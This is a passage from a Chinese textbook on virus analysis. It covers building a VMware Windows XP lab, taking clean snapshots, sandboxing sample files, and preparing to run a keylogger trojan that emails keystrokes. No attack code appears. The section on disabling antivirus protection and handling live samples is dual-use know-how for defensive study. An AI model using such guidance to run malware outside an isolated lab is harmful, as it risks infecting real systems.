(1) 单击“文件”菜单，然后选择“New” → “Virtual Machine”子菜单或者单击图 2-76 所示的“New Virtual Machine”按钮即可开始新建一个虚拟系统。图 2-77 所示为新建虚拟机向导。

(2) 单击“下一步”按钮，如图 2-78 所示，选择虚拟机的配置类型，为方便起见我们选择 Typical 选项。




图 2-77 新建虚拟机向导




图 2-78 选择虚拟机配置类型

(3) 单击“下一步”按钮将出现选择一个您想要安装的操作系统向导框，如图 2-79 所示，这里我们选择 Microsoft Windows XP Professional（实际上这里的选择并不影响我们以后安装什么类型的系统，但是最好按照实际准备安装的进行选择）。

(4) 单击“下一步”按钮，输入虚拟机名字，并单击“Browse...”按钮选择虚拟平台所需文件的存放路径，如图 2-80 所示。




图 2-79 选择操作系统




图 2-80 虚拟机存放路径

建议

为了方便管理，请为您所建立的虚拟机平台取一个有意义的名字。同时如果您建立了多个虚拟平台，请将不同的虚拟平台所创建的文件放到不同的目录下，并且为此目录取一个有意义的名字。例如我们正在建立的这个平台是准备安装 Windows XP 系统的，所以笔者取名为 Winxp。

(5) 单击“下一步”按钮，此时要选择虚拟机的网络类型（虚拟机也像真实计算机一样可以连接局域网和英特网）。这里有四个选项，其中：

- Use bridged networking  
此选项要求虚拟计算机直接连接网络，但是要有独立的 IP 地址，一般我们就选择这个选项。待安装操作系统后要给它分配一个 IP 地址，使其能够连接网络；
- Use network address translation (NAT)  
该选项是虚拟机和真实计算机共享同一个 IP 地址；
- USE host-only networking  
该选项指仅仅连接到主机的私有网络；
- Do not use a network connection  
该选项指虚拟机不具有网络功能。

如图 2-81 所示。  
(6) 选择好网络使用方式后单击“下一步”按钮，此时要求我们指定磁盘属性，如图 2-82 所示。




图 2-81 虚拟机网络连接类型




图 2-82 虚拟机的磁盘大小

在这里这台虚拟计算机的硬盘大小默认是 8GB，我们也可以指定其他值。这里所指定的硬盘大小也决定了此虚拟机平台所创建文件占用真正磁盘的大小。注意，因为一般操作系统比较大，而且我们可能还要安装一些其他软件，所以这里不要选择过小的空间，一般情况 8GB 比较合适，可以选择更大些。下面还有一个复选框 Allocate all disk space

now，选中这个复选框后 VMware 将马上预留出指定的空间。这样做有一个优点和一个缺点，优点是提前预留足够大的空间后，在以后的虚拟机系统中操作时速度要快些，缺点是浪费磁盘空间。因为如果不选择此项，尽管我们给虚拟机硬盘分配了 8GB 的大小，但是开始虚拟平台的文件并没有那么大，随着使用的逐步增加，虚拟机平台文件逐渐变大，直到大小等于 8GB 为止。这样节省了硬盘空间，但是速度要慢一些。权衡利弊，读者自己选择。

(7) 单击“完成”按钮。返回主程序界面，如图 2-83 所示。




图 2-83 完成虚拟机平台的创建

到此，一个虚拟的计算机就制作完成了，它同真实计算机一样具有 CPU，内存，硬盘，网卡等硬件设备。我们可以双击各设备图标进行硬件设置，例如默认虚拟机分配的内存是 256MB，如果我们的真实计算机有足够大的内存，为了虚拟机运行速度足够快，我们可以更改虚拟机的内存大小，使其更大一些。方法是双击 Memory 图标，如图 2-83 所示，双击之后将弹出 Memory 对话框，如图 2-84 所示。

图中可以看到有三个带颜色的三角，分别指示最小内存，推荐内存和最大内存。内存设置不可以超过这里标示的最大内存，也不能小于这里标示的最小内存，否则会出现问题。在此推荐使用 128MB 内存即可。

除了设置内存，读者还可以分别对其他硬件进行设置，我们这里不需要其他设置，保持其默认即可。






图 2-84 设置虚拟机的内存

2. 为虚拟机安装操作系统

完成各项配置后就可以启动新建立的虚拟计算机。启动方法和真实计算机相同，也要首先通过电源开关进行开机，单击开机按钮后如图 2-85 和图 2-86 所示（同样它也具有关机、重启等按钮）。




图 2-85 虚拟机的功能按钮

创建出的虚拟计算机就如同刚刚买回来的一台新计算机一样，需要安装操作系统以后才能够使用。而虚拟计算机此时还没有安装任何系统，所以并不能正常使用。首先应该给它安装一个操作系统，安装方法和真实计算机安装系统的方法完全相同。




图 2-86 虚拟机加电启动

(1) 首先要在虚拟机刚刚启动的画面下按下“F2”键进行 BIOS 的设置。这里需要设置的就是让计算机的第一启动项设置为光盘引导,从而利用光盘进行系统安装。(虚拟计算机和真实计算机共用相同的光驱,可以像使用真实计算机光驱一样使用虚拟机的光驱),如图 2-87 所示。




图 2-87 设置虚拟机启动由光盘引导

设置方法：按上下箭头按键选中 CD-ROM Drive 项，然后按小键盘的加号按键将其移动到最上一行，之后按“F10”保存并退出。（提示：当鼠标的光标进入到虚拟机中后，我们无法通过移动将光标移动到真实计算机上面来，这时可以同时按住键盘的“Ctrl+Alt”组合键，这样光标便出现在真实机了。）这时就可以把系统安装光盘放到光驱中进行安装了。

（2）现在准备安装操作系统，至于究竟安装哪个系统看个人喜好，建议读者安装自己熟悉，并且习惯使用的操作系统，这样分析病毒时会更容易操作。在此笔者虚拟机中安装的 Windows XP SP2，系统的安装过程此处不再赘述。

（3）真实计算机在安装完操作系统以后，要做的第一件事就是安装硬件驱动程序。

#### 疑问

虚拟计算机并没有真正的硬件，所有的硬件都是由文件虚拟的，那么虚拟计算机中的系统是不是也需要安装驱动程序呢？

这一点和真实计算机不一样，因为虚拟计算机的所有硬件都是文件虚拟出来的，所以只需要安装 VMware 所提供的一个安装包即可完成所有驱动的安装，这个安装包就是 VMware Tools。安装方法非常简单，单击“VM”菜单，然后选择“Install VMware Tools”子菜单项，此时便弹出图 2-88 所示安装提示对话框，我们单击“Install”按钮即可开始安装，如图 2-89 所示。




图 2-88 安装虚拟机工具包




图 2-89 开始安装虚拟工具包

我们只需按照向导提示，保持默认选项连续单击“Next”按钮即可完成安装。完成安装后要求重新启动计算机，待计算机重新启动后将发现画面显示变得更加清晰了，而且也不再需要“Ctrl+Alt”组合键进行鼠标切换了，只需通过移动鼠标即可在虚拟机与真实机之间切换光标。

（4）至此，我们虚拟机中的系统安装完毕，如果需要虚拟机联网，只需为其分配一个IP地址，方法同真实计算机完全相同。但是在分析病毒的时候建议虚拟机不要联网，因为很多病毒是通过网络传播的。现在我们就可以使用这个虚拟机运行计算机病毒来进行分析鉴定了。

注意

在正式使用虚拟机分析病毒之前，还有一件非常重要的事情要做，那就是建立一个快照，以便在虚拟机中毒后恢复中毒之前的系统环境，从而避免我们反复重新安装系统。这也是利用虚拟机分析病毒的最大优势。

我们可以单击图 2-90 所示的按钮进行快照的建立。




图 2-90 建立快照的按钮

（1）单击制作快照按钮便弹出图 2-91 所示对话框。这里的 Name 可以随便输入（因为虚拟机可以建立多个不同的快照，所以在取名字的时候最好取一个能代表当前环境状态的有意义的名字，并且在下面的描述中详细描述此快照的特征），我们输入 Clean，表示干净的系统意思（因为目前我们的系统中除了驱动程序以外，并没有安




图 2-91 输入快照名和描述

装任何其他软件工具，所以这个快照通常作为最原始的快照）。在下面的描述中（Description）输入描述信息，然后单击“OK”按钮。

（2）这时我们可以在状态栏看到系统制作快照的进度，如图 2-92 所示。



图 2-92 快照恢复

快照做好以后就可以准备分析计算机病毒了。

#### 说明

这里的快照就相当于真实计算机系统的 Ghost 镜像备份，它将当前的整个系统状态备份起来，无论以后我们对此系统做了什么样的操作，哪怕是将 C 盘格式化了，通过快照还原仍然可以将系统恢复到先前备份的状态。这样就避免我们每次分析完病毒将系统感染后而重新安装系统。因为恢复快照的速度比安装系统的速度要快很多倍。

## 2.7 计算机病毒初战

### 2.7.1 实战病毒的注意事项

这一节开始，笔者将要运行真正的计算机病毒了。在运行计算机病毒之前，有几个注意事项：

- (1) 确保计算机病毒在虚拟机中运行；
- (2) 确保虚拟机断开网络；
- (3) 确保运行计算机病毒期间，不要连接任何可移动设备；
- (4) 应及时恢复快照，还原系统到无病毒状态。

## 2.7.2 实战病毒的准备工作的

笔者这里要运行的是一个记录用户键盘按键操作并发送到指定邮箱的木马，在运行之前应该做好一系列准备工作。

运行计算机病毒之前，必须明确 2.7.1 小节所述的注意事项，并且再次强调在学习分析计算机病毒的时候，无论是什么类型的病毒，或者是可疑样本，在未确定其是否安全之前切不可误操作在真实机中运行，必须在虚拟机中运行分析。

在学习或者分析病毒的时候，如果读者计算机上安装有杀毒软件，通常杀毒软件会查杀待分析的样本，因此在复制和拖放过程中将被杀毒软件拦截。所以此时，我们可以关闭杀毒软件的实时监控功能，或者先把杀毒软件禁用，待我们操作完毕后再恢复杀毒软件的功能。不同的杀毒软件，其操作会有些差别，请读者根据自己计算机安装的杀毒软件帮助文档正确操作。

因为我们要学习计算机病毒，学习它是为了进一步去防范和处理它，那么我们就一定要接触各种病毒，并且在我们的本地计算机中可能要保存很多计算机病毒样本。所以读者一定要注意切不可将这些病毒样本传播到网络中去，否则会被以非法散播计算机病毒问罪。另外，我们的本地计算机中保存了许多病毒样本，那么这些样本管理起来是很危险的。可能我们会一不小心双击而运行病毒，或者被使用我们计算机的其他用户误操作将病毒运行，从而导致真实计算机（这里所说的真实计算机是相对虚拟机而言的）中毒。为了防止此类事情发生我们可以采取如下操作。

方法一：建议读者把所有计算机病毒样本的扩展名删除，这样即使我们无意双击了病毒样本也不会导致病毒的运行。

方法二：读者可以在本地磁盘中建立一个受限文件夹，把所有的病毒样本都放到这个文件夹中。这个受限文件夹中的任何程序是不允许运行的，这样也确保我们不会误操作运行病毒。建立受限文件夹的方法如下。

单击“开始”菜单，选择“运行”，弹出“运行”对话框，前面我们曾经使用过这个对话框，之后输入 gpedit.msc 单击“确定”按钮，如图 2-93 所示。

随即弹出组策略程序，如图 2-94 所示。




图 2-93 输入“gpedit.msc”






图 2-94 Windows 组策略组件

然后依次选择“计算机配置”→“Windows 设置”→“安全设置”→“软件限制策略”→“其他规则”，在右边的窗口中单击鼠标右键，选择“新建路径规则”子菜单项，然后弹出“新路径规则”对话框，如图 2-95 所示。

单击右边的“浏览”按钮，选择我们要限制的文件夹。在下面的“安全级别”中选择“不允许的”。在“描述”中输入描述信息，如图 2-96 所示。




图 2-95 新建规则对话框




图 2-96 输入被限制的路径及描述。

单击确定后返回组策略主程序界面，关闭它。这时我们可以复制一个程序到您所设置的受限文件夹进行测试（可以复制 Windows 自带的小程序，如记事本——文件路径为 c:\windows\notepad.exe，计算器——文件路径为 c:\windows\system32\calc.exe 等等），然后双击运行它，我们会看到一个错误提示框，如图 2-97 所示，系统阻止了这个程序的运行。




图 2-97 无法双击运行在限制路径中的程序

2.7.3 实战病毒

所有的准备工作都已就绪，现在可以开始在虚拟机中运行计算机病毒，由此来观察计算机病毒的行为特性。笔者在此要运行的样本是一个记录用户键盘按键操作并且发送到指定邮箱的木马。这里我们通过实际运行病毒来观察计算机病毒的行为特性，并且与我们前面所讲述的病毒特性进行对比，真正从感官上理解计算机病毒的这些特性。

操作步骤如下。

(1) 启动虚拟机，并启动虚拟机中的 Windows XP 系统，然后将样本文件放置到虚拟机中去。向虚拟机中放置文件有两种方法：

方法一：选中文件，然后直接拖放进入虚拟机中；

方法二：建立一个虚拟机与真实机通信的共享文件夹，在真实机中所有放置到这个文件夹的文件都可以在虚拟机中直接访问。操作方法如下：首先单击“VM”菜单，然后选择“Settings”子菜单，此时便弹出虚拟机设置对话框，如图 2-98 所示。




图 2-98 虚拟机设置对话框

用鼠标单击 Options 属性页，然后选择 Share Folders（共享文件夹）列表项，然后单击右边的 Add 按钮添加一个共享文件夹，如图 2-99 所示。  
出现添加共享文件夹向导对话框，如图 2-100 所示。




图 2-99 添加共享文件夹

单击“下一步”按钮，如图 2-101 所示。




图 2-100 共享文件夹添加向导




图 2-101 输入共享名和共享文件夹路径

在 Name 栏中输入共享名，Host folder 栏中输入欲共享的文件夹的全路径，然后单击“下一步”按钮，如图 2-102 所示。




图 2-102 共享文件夹完成向导

